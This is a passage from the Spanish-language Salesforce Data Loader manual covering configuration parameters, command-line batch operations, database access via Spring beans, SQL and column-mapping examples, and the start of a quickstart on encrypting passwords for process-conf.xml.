| `process.useEuropeanDates` | booleano | `Utilizar formato europeo de fecha` | Seleccione esta opción para admitir los formatos de fecha `dd/MM/aaaa` y `dd/MM/aaaa HH:mm:ss`.<br>Valor de muestra: `true` |
| `sfdc.assignmentRule` | cadena | `Regla de asignación` | Especifica el Id. de la regla de asignación para utilizar cuando inserte, actualice y altere. Esta opción se aplicará cuando inserte, actualice y altere casos y candidatos. También se aplica a actualizaciones de cuentas si su organización tiene reglas de asignación de territorios sobre cuentas. La regla de asignación sobrescribirá los valores de `Propietario` en su archivo CSV.<br>Valor de muestra: `03Mc00000026J7w` |
| `sfdc.bulkApiCheckStatusInterval` | entero | ND | El número de milisegundos que se esperará entre comprobaciones sucesivas para determinar si la operación asíncrona API masiva está completa o el |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| | | | número de registros que se han procesado. Consulte también `sfdc.useBulkApi`. Es recomendable un valor de 5000.<br>Valor de muestra: `5000` |
| `sfdc.bulkApiSerialMode` | booleano | `Activar modo en serie para la API masiva` | Seleccione esta opción para utilizar un procesamiento en serie en lugar de paralelo para la API masiva. El procesamiento en paralelo puede provocar problemas en la base de datos. Cuando sea grave, la carga puede fallar. El uso del modo en serie garantiza que los lotes se procesen de uno en uno. Tenga en cuenta que al utilizar esta opción puede aumentar considerablemente el tiempo de procesamiento de una carga. Consulte también `sfdc.useBulkApi`.<br>Valor de muestra: `false` |
| `sfdc.bulkApiZipContent` | booleano | `Cargar Bulk API Batch como archivo Zip` | Seleccione esta opción para utilizar la API masiva para cargar archivos zip que contengan archivos adjuntos binarios, como registros de archivos adjuntos o Salesforce CRM Content. Consulte también `sfdc.useBulkApi`.<br>Valor de muestra: `true` |
| `sfdc.connectionTimeoutSecs` | entero | ND | El número de segundos que se esperará en una conexión durante llamadas de API.<br>Valor de muestra: `60` |
| `sfdc.debugMessages` | booleano | ND | Si es true, permite depurar mensajes SOAP. De forma predeterminada, los mensajes se envían a STDOUT salvo que especifique una ubicación alternativa en `sfdc.debugMessagesFile`.<br>Valor de muestra: `false` |
| `sfdc.debugMessagesFile` | cadena (nombre de archivo) | ND | Consulte `process.enableExtractStatusOutput` en la página 751. Almacena los mensajes de SOAP enviados a o desde Salesforce. Cuando se envían o reciben los mensajes, se agregan al final del archivo. Como el archivo no tiene un límite de tamaño, controle la capacidad de almacenamiento del disco apropiadamente. |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| | | | Valor de muestra: `\lexiloader\status\sfdcSoapTrace.log` |
| `sfdc.enableRetries` | booleano | ND | Si es true, permite que los intentos repetidos se conecten a los servidores de Salesforce. Consulte `sfdc.maxRetries` en la página 756 y `sfdc.minRetrySleepSecs` en la página 756.<br>Valor de muestra: `true` |
| `sfdc.endpoint` | URL | `Host del servidor` | Introduzca la URL del servidor de Salesforce con el que desea comunicarse. Por ejemplo, si está cargando datos en un Sandbox, cambie la URL por `https://test.salesforce.com`.<br>Valor de producción de muestra: `https://login.salesforce.com/services/Soap/u/38.0` |
| `sfdc.entity` | cadena | ND | El objeto de Salesforce utilizado en la operación.<br>Valor de muestra: `Candidato` |
| `sfdc.externalIdField` | cadena | ND | Utilizado en operaciones de modificación; especifica el campo personalizado con el atributo "Id. externo" que se utiliza como un identificador único para la coincidencia de datos.<br>Valor de muestra: `LegacySKU__c` |
| `sfdc.extractionRequestSize` | entero | `Tamaño de solicitud de consulta` | En una operación simple de exportación o consulta, los registros se devolverán desde Salesforce en incrementos de este tamaño. El valor máximo es 2.000 registros. Los valores mayores mejorarán el rendimiento pero utilizarán más memoria en el cliente.<br>Valor de muestra: `500` |
| `sfdc.extractionSOQL` | cadena | ND | La consulta SOQL para la exportación de datos.<br>Valor de muestra: `SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead` |
| `sfdc.insertNulls` | booleano | `Insertar valores nulos` | Seleccione esta opción para insertar los valores asignados en blanco como valores `nulos` durante las operaciones de datos. Tenga en cuenta que |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| | | | cuando actualice los registros, esta opción ordenará al Cargador de datos que sobrescriba cualquier dato existente en los campos asignados.<br>Valor de muestra: `false` |
| `sfdc.loadBatchSize` | entero | `Tamaño del lote` | En una operación simple de inserción, actualización, alteración o eliminación, los registros de Salesforce se procesan en incrementos de este tamaño. El valor máximo es 200. Es recomendable establecer el valor entre 50 y 100.<br>Valor de muestra: `100` |
| `sfdc.maxRetries` | entero | ND | El número máximo de intentos repetidos para conectarse a Salesforce. Consulte `sfdc.enableRetries` en la página 755.<br>Valor de muestra: `3` |
| `sfdc.minRetrySleepSecs` | entero | ND | El número mínimo de segundos que se esperará entre intentos de conexión. El tiempo de espera se incrementa con cada intento. Consulte `sfdc.enableRetries` en la página 755.<br>Valor de muestra: `2` |
| `sfdc.noCompression` | booleano | `Compresión` | La compresión mejora el rendimiento del Cargador de datos y se activa de forma predeterminada. Puede que desee desactivar la compresión si necesita depurar los mensajes SOAP subyacente. Para desactivar la compresión, active esta opción.<br>Valor de muestra: `false` |
| `sfdc.password` | cadena cifrada | ND | Cualquier contraseña cifrada de Salesforce que se corresponde con el nombre de usuario en `sfdc.username`. Consulte también Cifrar desde la línea de comandos en la página 747.<br>Valor de muestra: `4285b36161c65a22` |
| `sfdc.proxyHost` | URL | `Host de proxy` | El nombre del host del servidor proxy, si fuera aplicable.<br>Valor de muestra: `http://miproxy.interna.empresa.com` |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| `sfdc.proxyPassword` | cadena cifrada | `Contraseña de proxy` | Una contraseña cifrada que se corresponde con el nombre de usuario de proxy en `sfdc.proxyUsername`. Consulte también Cifrar desde la línea de comandos en la página 747.<br>Valor de muestra: `4285b36161c65a22` |
| `sfdc.proxyPort` | entero | `Puerto de proxy` | El puerto del servidor proxy.<br>Valor de muestra: `8000` |
| `sfdc.proxyUsername` | cadena | `Nombre de usuario de proxy` | El nombre de usuario para la autenticación del servidor proxy.<br>Valor de muestra: `jane.doe` |
| `sfdc.resetUrlOnLogin` | booleano | `Restablecer URL al iniciar sesión` | De forma predeterminada, Salesforce restablece la URL tras el inicio de sesión al especificado en `sfdc.endpoint`. Para desactivar este restablecimiento automático, deshabilite esta opción seleccionando `falso`.<br>Valores válidos: `verdadero` (por defecto), `falso` |
| `sfdc.timeoutSecs` | entero | `Tiempo de espera` | Especifica los segundos que esperará el Cargador de datos para recibir una respuesta del servidor antes de devolver un error para la solicitud.<br>Valor de muestra: `540` |
| `sfdc.timezone` | cadena | `Zona horaria` | Si un valor de fecha no incluye una zona horaria, se utilizará este valor.<br>• Si no se especifica ningún valor, se utilizará la zona horaria del equipo en el que se ha instalado el Cargador de datos.<br>• Si se introduce un valor erróneo, se utilizará GMT como la zona horaria y este hecho de anotará en el registro del Cargador de datos.<br>Los valores válidos son cualquier identificador de zona horaria que pueda pasarse al método Java `getTimeZone(java.lang.String)`. El valor puede ser un nombre completo, como por ejemplo `America/Los_Angeles`, o un Id. personalizado como `GMT-8:00`. |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| | | | Puede recuperar el valor predeterminado ejecutando el método `TimeZone.getDefault()` en Java. Este valor es la zona horaria del equipo en el que se ha instalado el Cargador de datos. |
| `sfdc.truncateFields` | booleano | `Permitir truncado de campo` | Seleccione esta opción para truncar datos en los siguientes tipos de campos cuando cargue los datos en Salesforce: Correo electrónico, Listas de selección múltiple, Teléfono, Lista de selección, Texto y Texto (cifrado).<br>El Cargador de datos versión 14.0 y versiones anteriores truncan los valores para campos de estos tipos si son demasiado largos. En el Cargador de datos versión 15.0 y versiones posteriores, la operación de carga falla si el valor especificado es demasiado largo.<br>Si selecciona esta opción podrá especificar que el comportamiento anterior, el truncado, se utilice en lugar del nuevo comportamiento en el Cargador de datos versión 15.0 y versiones posteriores. Esta opción está seleccionada de forma predeterminada y no tiene efecto en el Cargador de datos versión 14.0 y en versiones anteriores.<br>Esta opción no está disponible si se selecciona la opción `Utilizar API masiva`. En ese caso, la operación de carga falla para la fila si el valor especificado es demasiado largo para el campo.<br>Valor de muestra: `true` |
| `sfdc.useBulkApi` | booleano | `Utilizar API masiva` | Seleccione esta opción para utilizar la API masiva para insertar, actualizar, alterar y eliminar y eliminar registros de forma masiva. La API masiva está optimizada para cargar o eliminar un gran número de registros de forma asíncrona. Es más rápida que la API basada en SOAP predeterminada debido al procesamiento paralelo y al menor número de recorridos de ida y vuelta a la red. Consulte también `sfdc.bulkApiSerialMode`.<br>Valor de muestra: `true` |

| Nombre del parámetro | Tipo de datos | Opción equivalente en el cuadro de diálogo Configuración | Descripción |
|---|---|---|---|
| `sfdc.username` | cadena | ND | Nombre de usuario de Salesforce. Consulte `sfdc.password`.<br>Valor de muestra: `jdoe@miempresa.com` |

## Operaciones de línea de comandos del Cargador de datos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Al ejecutar el Cargador de datos en modo de lotes desde la línea de comandos, puede ejecutar varias operaciones. Una operación representa el flujo de datos entre Salesforce y un origen de datos externo como un archivo CSV o una base de datos. Consulte la lista siguiente de nombres y descripciones de operaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**Extract**
Utiliza un Lenguaje de consulta de objetos Salesforce para exportar un conjunto de registros de Salesforce y escribe los datos exportados en un origen de datos. No se incluyen los registros eliminados temporalmente.

**Extraer todo**
Utiliza un Lenguaje de consulta de objetos de Salesforce para exportar un conjunto de registros de Salesforce, incluyendo los registros existentes y los borrados temporalmente y escribe los datos exportados en un origen de datos.

**Insert**
Carga los datos de un origen de datos en Salesforce como registros nuevos.

**Update**
Carga los datos de un origen de datos en Salesforce, donde se actualizan los registros actuales con Id. coincidentes.

**Upsert**
Carga los datos de un origen de datos en Salesforce, donde se actualizan los registros coincidentes con un campo de Id. externo personalizado existentes; los registros sin coincidencias se insertan como nuevos registros.

**Delete**
Carga los datos de un origen de datos en Salesforce, donde se eliminan los registros actuales con campos de Id. coincidentes.

**Hard Delete**
Carga los datos de un origen de datos en Salesforce, donde se eliminan los registros actuales con campos de Id. coincidentes, sin guardarse primero en la papelera.

## Configuar el acceso a bases de datos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Cuando ejecute el Cargador de datos en modo de lotes desde la línea de comandos, utilice `\samples\conf\database-conf.xml` para configurar los objetos de acceso a las bases de datos que utiliza para extraer datos directamente desde una base de datos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Bean DatabaseConfig

El objeto principal de la configuración de la base de datos es el bean `DatabaseConfig`, que cuenta con las siguientes propiedades:

**sqlConfig**
El bean de la configuración de SQL para el objeto de acceso a los datos que interactúa con una base de datos.

**dataSource**
El bean que actúa como controlador y autenticador de la base de datos. Debe hacer referencia a una implementación de `javax.sql.DataSource` como `org.apache.commons.dbcp.BasicDataSource`.

A continuación se incluye el ejemplo de un código de bean DatabaseConfig:

```
<bean id="AccountInsert"
    class="com.salesforce.dataloader.dao.database.DatabaseConfig"
    singleton="true">
    <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

### DataSource

El bean `DataSource` establece la información física necesaria para las conexiones de la base de datos. Contiene las propiedades siguientes:

**driverClassName**
El nombre completamente cualificado de la implementación de un controlador de JDBC.

**url**
La cadena para conectarse físicamente a la base de datos.

**username**
El nombre de usuario para iniciar sesión en la base de datos.

**password**
La contraseña para iniciar sesión en la base de datos.

Dependiendo de su implementación, es posible que se le solicite información adicional. Por ejemplo, utilice `org.apache.commons.dbcp.BasicDataSource` cuando las conexiones de la base de datos estén agrupadas.

A continuación se incluye el ejemplo de un código de bean DataSource:

```
<bean id="oracleRepDataSource"
    class="org.apache.commons.dbcp.BasicDataSource"
    destroy-method="close">
    <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
    <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
    <property name="username" value="test"/>
```

```
    <property name="password" value="test"/>
</bean>
```

Versiones del Cargador de datos de la versión de API 25.0 en adelante no incluye un controlador de Oracle JDBC. El uso del Cargador de datos para conectarse a una fuente de datos de Oracle sin un controlador de JDBC instalado dará como resultado un error "No se puede cargar la clase de controlador de JDBC". Para agregar el controlador de Oracle JDBC al Cargador de datos:

- Descargue el último controlador de JDBC de `http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html`.
- Copie el archivo JDBC .jar en *`carpeta de instalación del cargador de datos`*`/java/bin`.

CONSULTE TAMBIÉN

Spring Framework

Objetos de acceso a los datos

Configuración de SQL

## Spring Framework

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Los archivos de configuración del Cargador de datos se basan en Spring Framework, que es un marco de aplicación Java/J2EE de código abierto.

Spring Framework permite utilizar archivos XML para configurar beans. Cada bean representa una instancia un objeto; los parámetros se corresponden con los métodos más adecuados de cada objeto. Un bean normal tiene los siguientes atributos:

**id**
: Identifica el bean de forma única como `XmlBeanFactory`, que es la clase que obtiene los objetos de un archivo de configuración XML.

**class**
: Especifica la clase de implementación de la instancia del bean.

Si desea más información sobre Spring Framework, consulte la documentación oficial y los foros de ayuda. Tenga en cuenta que Salesforce no puede garantizar la disponibilidad o precisión de sitios Web externos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

CONSULTE TAMBIÉN

Configuar el acceso a bases de datos

## Objetos de acceso a los datos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Al ejecutar el Cargador de datos en modo de lotes desde la línea de comandos, puede ejecutar varios objetos de acceso a los datos. Un objeto de acceso a los datos permite acceder a un origen de datos externo fuera de Salesforce. Pueden implementar una interfaz de lectura (`DataReader`), una interfaz de escritura (`DataWriter`), o ambas. Consulte la lista siguiente de nombres y descripciones de objetos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**csvRead**
Permite la lectura de un archivo delimitado por una coma o tabulador. Debe haber una fila de encabezado en la parte superior del archivo que describa cada columna.

**csvWrite**
Permite la escritura en un archivo delimitado por una coma. Se agrega una fila de encabezado en la parte superior del archivo basándose en la lista de columnas proporcionada por el que realiza la llamada.

**databaseRead**
Permite la lectura de una base de datos. Utilice `database-conf.xml` para configurar el acceso a la base de datos.

**databaseWrite**
Permite escribir en una base de datos. Utilice `database-conf.xml` para configurar el acceso a la base de datos.

CONSULTE TAMBIÉN

Configuar el acceso a bases de datos

## Configuración de SQL

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Cuando ejecute el Cargador de datos en modo de lotes desde la línea de comandos, la clase `SqlConfig` contendrá los parámetros de configuración para acceder a datos específicos de la base de datos. Como se muestra en los ejemplos siguientes, las consultas e inserciones son distintas pero guardan una gran similitud. El bean debe ser del tipo `com.salesforce.dataloader.dao.database.SqlConfig` y debe tener las siguientes propiedades:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**`sqlString`**
El código de SQL que debe utilizar el objeto de acceso a los datos.

SQL puede contener parámetros de sustitución que hacen que la cadena dependa de la configuración o de las variables de operaciones. Los parámetros de sustitución deben delimitarse por ambos extremos por el carácter "@". Por ejemplo, `@process.lastRunDate@`.

**`sqlParams`**
Una propiedad de tipo `map` que contiene descripciones de los parámetros de sustitución especificados en `sqlString`. Cada entrada representa un parámetro de sustitución: la clave es el nombre del parámetro de sustitución, el valor es el tipo de Java completamente cualificado que debe utilizarse cuando el parámetro se define en la declaración de SQL. Tenga en cuenta que a veces se requerirán los tipos "java.sql", como `java.sql.Date` en lugar de `java.util.Date`. Para obtener más información, consulte la documentación oficial de API JDBC.

**`columnNames`**
Se utiliza cuando las consultas (`SELECCIONAR` declaraciones) devuelven un JDBC `ResultSet`. Contiene nombres de columna para los datos creados al ejecutar SQL. Los nombres de columna se utilizan para acceder y devolver los resultados a la persona que definió la interfaz `DataReader`.

Ejemplo del bean de consulta de SQL

```
<bean id="accountMasterSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            SELECT distinct
                '012x00000000Ij7' recordTypeId,
                accounts.account_number,
                org.organization_name,
                concat (concat(parties.address1, ' '), parties.address2) billing_address,

                locs.city,
                locs.postal_code,
                locs.state,
                locs.country,
                parties.sic_code
            from
                ar.hz_cust_accounts accounts,
                ar.hz_organization_profiles org,
                ar.hz_parties parties,
                ar.hz_party_sites party_sites,
                ar.hz_locations locs
            where
                accounts.PARTY_ID = org.PARTY_ID
                and parties.PARTY_ID = accounts.PARTY_ID
                and party_sites.PARTY_ID = accounts.PARTY_ID
                and locs.LOCATION_ID = party_sites.LOCATION_ID
                and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
        </value>
    </property>
    <property name="columNames">
        <list>
            <value>recordTypeId</value>
            <value>account_number</value>
            <value>organization_name</value>
            <value>billing_address</value>
            <value>city</value>
            <value>postal_code</value>
            <value>state</value>
            <value>country</value>
            <value>sic_code</value>
        </list>
    </property>
    <property name="sqlParams">
        <map>
```

```
            <entry key="process.lastRunDate" value="java.sql.Date"/>
        </map>
    </property>
</bean>
```

Ejemplo del bean de inserción de SQL

```
<bean id="partiesInsertSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            INSERT INTO REP.INT_PARTIES (
            BILLING_ADDRESS, SIC_CODE)
            VALUES (@billing_address@, @sic_code@)
        </value>
    </property>
    <property name="sqlParams"/>
        <map>
            <entry key="billing_address" value="java.lang.String"/>
            <entry key="sic_code" value="java.lang.String"/>
        </map>
    </property>
</bean>
```

CONSULTE TAMBIÉN

Configuar el acceso a bases de datos

## Asignar columnas

**Nota:** La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Al ejecutar el Cargador de datos en modo de lotes desde la línea de comandos, debe crear un archivo de propiedades que asigne valores entre Salesforce y los objetos de acceso a los datos.

1. Cree un nuevo archivo de asignación y añádale una extensión de `.sdl`.
2. Observe la sintaxis siguiente:
   - En cada línea, empareje un origen de datos con su descripción.
   - En un archivo de importación, ponga el origen de datos a la izquierda, el signo igual (=) como separador y el destino a la derecha. En un archivo de exportación, ponga el destino a la izquierda, el signo igual (=) como separador y el origen de datos a la derecha.
   - Los orígenes de datos pueden ser nombres de columna o constantes. Ponga las constantes entre comillas dobles, como muestra el ejemplo “sampleconstant”. Los valores que no estén entre comillas se identificarán como nombres de columna.
   - Los destinos deben ser nombres de columna.
   - Puede asignar constantes poniéndolas entre comillas dobles; por ejemplo:

     ```
     "Canada"=BillingCountry
     ```

3. En su archivo de configuración, utilice el parámetro `process.mappingFile` para especificar el nombre de su archivo de asignación.

Nota: Si su nombre de campo contiene un espacio, debe eliminar el espacio anteponiéndolo con una barra diagonal invertida (\). Por ejemplo:

```
Account\ Name=Name
```

## Ejemplo de asignación de columnas para la inserción de datos

Los campos de Salesforce están a la derecha.

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

## Ejemplo de asignación de columnas para la exportación de datos

Los campos de Salesforce están a la izquierda.

```
Id=account_number
Name=name
Phone=phone
```

## Asignación de columnas a valores constantes

El Cargador de datos permite asignar constantes a los campos cuando inserta, actualiza y exporta datos. Si tiene un campo que debe contener el mismo valor para cada registro, especifique la constante en el archivo de asignación `.sdl` en lugar de especificar el campo y el valor en el archivo CSV o la consulta de exportación.

La constante debe estar entre comillas dobles. Por ejemplo, si importa los datos, la sintaxis es `"constantvalue"=field1`.

Si tiene varios campos que deben contener el mismo valor, debe especificar la constante y los nombres de campos separados por comas. Por ejemplo, si importa los datos, la sintaxis sería `"constantvalue"=field1, field2`.

A continuación se incluye un ejemplo de un archivo `.sdl` para insertar los datos. Los campos de Salesforce están a la derecha. Las dos primeras líneas asignan un origen de datos a un campo de destino y las tres últimas líneas asignan una constante a un campo de destino.

```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

Una constante debe contener al menos un carácter alfanumérico.

Nota: Si especifica un valor constante que contiene espacios, debe eliminar los espacios anteponiendo cada uno con una barra diagonal invertida (\). Por ejemplo:

```
"Food\ &\ Beverage"=Industry
```

### Ejecutar procesos por lotes individuales

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Para iniciar un proceso por lotes individual, utilice `\bin\process.bat`, que requiere los parámetros siguientes:

**Un directorio de configuración**
El valor predeterminado es `\conf`.

Para utilizar un directorio alternativo, cree un nuevo directorio y agregue los siguientes archivos:

- Si su proceso no es interactivo, copie `process-conf.xml` desde `\samples\conf`.
- Si su proceso requiere conectividad de bases de datos, copie `database-conf.xml` desde `\samples\conf`.
- Copie `config.properties` desde `\conf`.

**Un nombre de proceso**
El nombre del bean ProcessRunner desde `\samples\conf\process-conf.xml`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Ejemplo del proceso

```
process ../conf accountMasterProcess
```

Nota: Puede configurar lanzadores de procesos externos como el asistente de tareas programadas de Microsoft Windows XP para ejecutar procesos en una programación.

## Introducción del Cargador de datos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Además de utilizar el Cargador de datos de manera interactiva para importar y exportar datos, puede ejecutarlo desde la línea de comandos. Puede utilizar comandos para automatizar la importación y exportación de los datos.

Este inicio rápido le muestra cómo utilizar la funcionalidad de la línea de comandos del Cargador de datos para importar datos. Siga estos pasos.

- Paso 1: Crear la clave de cifrado
- Paso 2: Crear la contraseña cifrada para su nombre de usuario de inicio de sesión
- Paso 3: Crear el archivo de asignación de campo
- Paso 4: Crear un archivo `process-conf.xml` que contenga los ajustes de configuración de la importación
- Paso 5: Ejecutar el proceso e importar los datos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Requisitos

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Seguir paso a paso este inicio rápido requiere lo siguiente:

- El Cargador de datos instalado en el equipo que ejecuta el proceso de línea de comandos.
- Java Runtime Environment (JRE) instalado en el equipo que ejecuta el proceso de línea de comandos.
- Estar familiarizado con la importación y exportación de datos utilizando el Cargador de datos de manera interactiva en la interfaz de usuario. Esto hace que podamos comprender mejor cómo funciona la línea de comandos.

Consejo: Al instalar el Cargador de datos, se instalan archivos de muestra en el directorio de muestras. Este directorio se encuentra bajo el directorio del programa; por ejemplo, `C:\Archivos de programa (x86)\salesforce.com\Apex Data Loader 22.0\samples\`. En el directorio `\samples\conf` podrá encontrar ejemplos de los archivos que se utilizan en este inicio rápido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Paso uno: Crear la clave de cifrado

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Si utiliza el Cargador de datos desde la línea de comandos, no hay interfaz de usuario. Por lo tanto, tendrá que proporcionar la información que introduciría normalmente en la interfaz de usuario utilizando un archivo de texto llamado `process-conf.xml`. Por ejemplo, agrega el nombre de usuario y la contraseña que utiliza el Cargador de datos para iniciar sesión en Salesforce. Se debe cifrar esta contraseña antes de agregarla al archivo `process-conf.xml`, y la creación de la clave es el primer paso de ese proceso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

1. Abra una ventana del símbolo del sistema haciendo clic en **Inicio** > **Todos los programas** > **Accesorios** > **Símbolo del sistema**. También puede hacer clic en **Inicio** > **Ejecutar**, introducir *`cmd`* en el campo **Abrir** y hacer clic en **Aceptar**.
2. Introduzca *`cd\`* en la ventana de comandos para desplazarse al directorio raíz de la unidad en la que está instalado el Cargador de datos.
3. Desplácese al directorio `\bin` del Cargador de datos introduciendo este comando. Asegúrese de sustituir la ruta del archivo por la ruta de su sistema.

   *`cd C:\Archivos de programa (x86)\salesforce.com\Apex Data Loader 22.0\bin`*

4. Cree una clave de cifrado introduciendo el comando siguiente. Sustituya <seedtext> por cualquier cadena.

   *`encrypt.bat –g <seedtext>`*

   Nota: Para ver una lista de opciones de línea de comandos de `encrypt.bat`, escriba *`encrypt.bat`* desde la línea de comandos.

5. Copie la clave que ha generado la ventana de comandos a un archivo de texto llamado `key.txt` y tome nota de la ruta del archivo. En este ejemplo, la clave generada es `e8a68b73992a7a54`.

Nota: Con la activación del modo de modificación rápido en una venta de comandos, puede ser más sencillo copiar datos hacia y desde la ventana. Para activar el modo de modificación rápido, haga clic con el botón derecho en la parte superior de la ventana y seleccione **Propiedades**. En la ficha **Opciones**, seleccione **QuickEdit Mode**.

La utilidad de cifrado se utiliza para cifrar contraseñas, pero los datos que transmite utilizando el Cargador de datos no están cifrados.

CONSULTE TAMBIÉN

Paso dos: Crear la contraseña cifrada

## Paso dos: Crear la contraseña cifrada

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

En este paso, creará la contraseña cifrada usando la clave que ha generado en el paso anterior.

1. En la misma ventana del símbolo del sistema, introduzca el comando siguiente. Sustituya <password> con la contraseña que utiliza el Cargador de datos para iniciar sesión en Salesforce. Sustituya <filepath> por la ruta de archivo hacia el archivo `key.txt` que ha creado en el paso anterior.

   ```
   encrypt.bat -e <password> "<filepath>\key.txt"
   ```

2. Copie la contraseña cifrada generada por el comando. Utilizará este valor en un paso posterior.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

CONSULTE TAMBIÉN

Paso tres: Crear el archivo de asignación de campo

## Paso tres: Crear el archivo de asignación de campo

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

En este paso, usted crea un archivo de asignación con una extensión de archivo `.sdl`. En cada línea del archivo de asignación, empareje un origen de datos con su descripción.

1. Copie lo siguiente en un archivo de texto y guárdelo con el nombre de `accountInsertMap.sdl`. Se trata de una inserción de datos, por lo que el origen de datos se encuentra en la parte izquierda del signo igual y el campo de destino está a la derecha.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

Consejo: Para asignaciones complejas, puede utilizar la interfaz de usuario del Cargador de datos para asignar los campos de origen y de destino y, a continuación, guardar esas asignaciones en un archivo `.sdl`. Esto se hace en el cuadro de diálogo Asignaciones haciendo clic en **Guardar asignación**.

CONSULTE TAMBIÉN

Paso cuatro: Crear el archivo de configuración

## Paso cuatro: Crear el archivo de configuración

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

El archivo `process-conf.xml` contiene la información que necesita el Cargador de datos para procesar los datos. Cada `<bean>` del archivo `process-conf.xml` hace referencia a un único proceso como una inserción, alteración, exportación, etcétera. Por lo tanto, este archivo puede contener múltiples procesos. En este paso, modificará el archivo para introducir cuentas en Salesforce.

1. Realice una copia del archivo `process-conf.xml` desde el directorio `\samples\conf`. Asegúrese de mantener una copia del archivo original, ya que contiene ejemplos de otros tipos de procesamientos del Cargador de datos tales como alteraciones y exportaciones.
2. Abra el archivo en un editor de texto y sustituya los contenidos con el siguiente XML:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
    <bean id="accountInsert"
        class="com.salesforce.dataloader.process.ProcessRunner"
        singleton="false">
        <description>accountInsert job gets the account record from the CSV file
            and inserts it into Salesforce.</description>
        <property name="name" value="accountInsert"/>
        <property name="configOverrideMap">
            <map>
                <entry key="sfdc.debugMessages" value="true"/>
                <entry key="sfdc.debugMessagesFile"
                    value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
                <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
                <entry key="sfdc.username" value="admin@Org.org"/>
                <!--Password below has been encrypted using key file,
                    therefore, it will not work without the key setting:
                    process.encryptionKeyFile.
                    The password is not a valid encrypted value,
                    please generate the real value using the encrypt.bat utility -->
                <entry key="sfdc.password" value="e8a68b73992a7a54"/>
                <entry key="process.encryptionKeyFile"
                    value="C:\DLTest\Command Line\Config\key.txt"/>
                <entry key="sfdc.timeoutSecs" value="600"/>
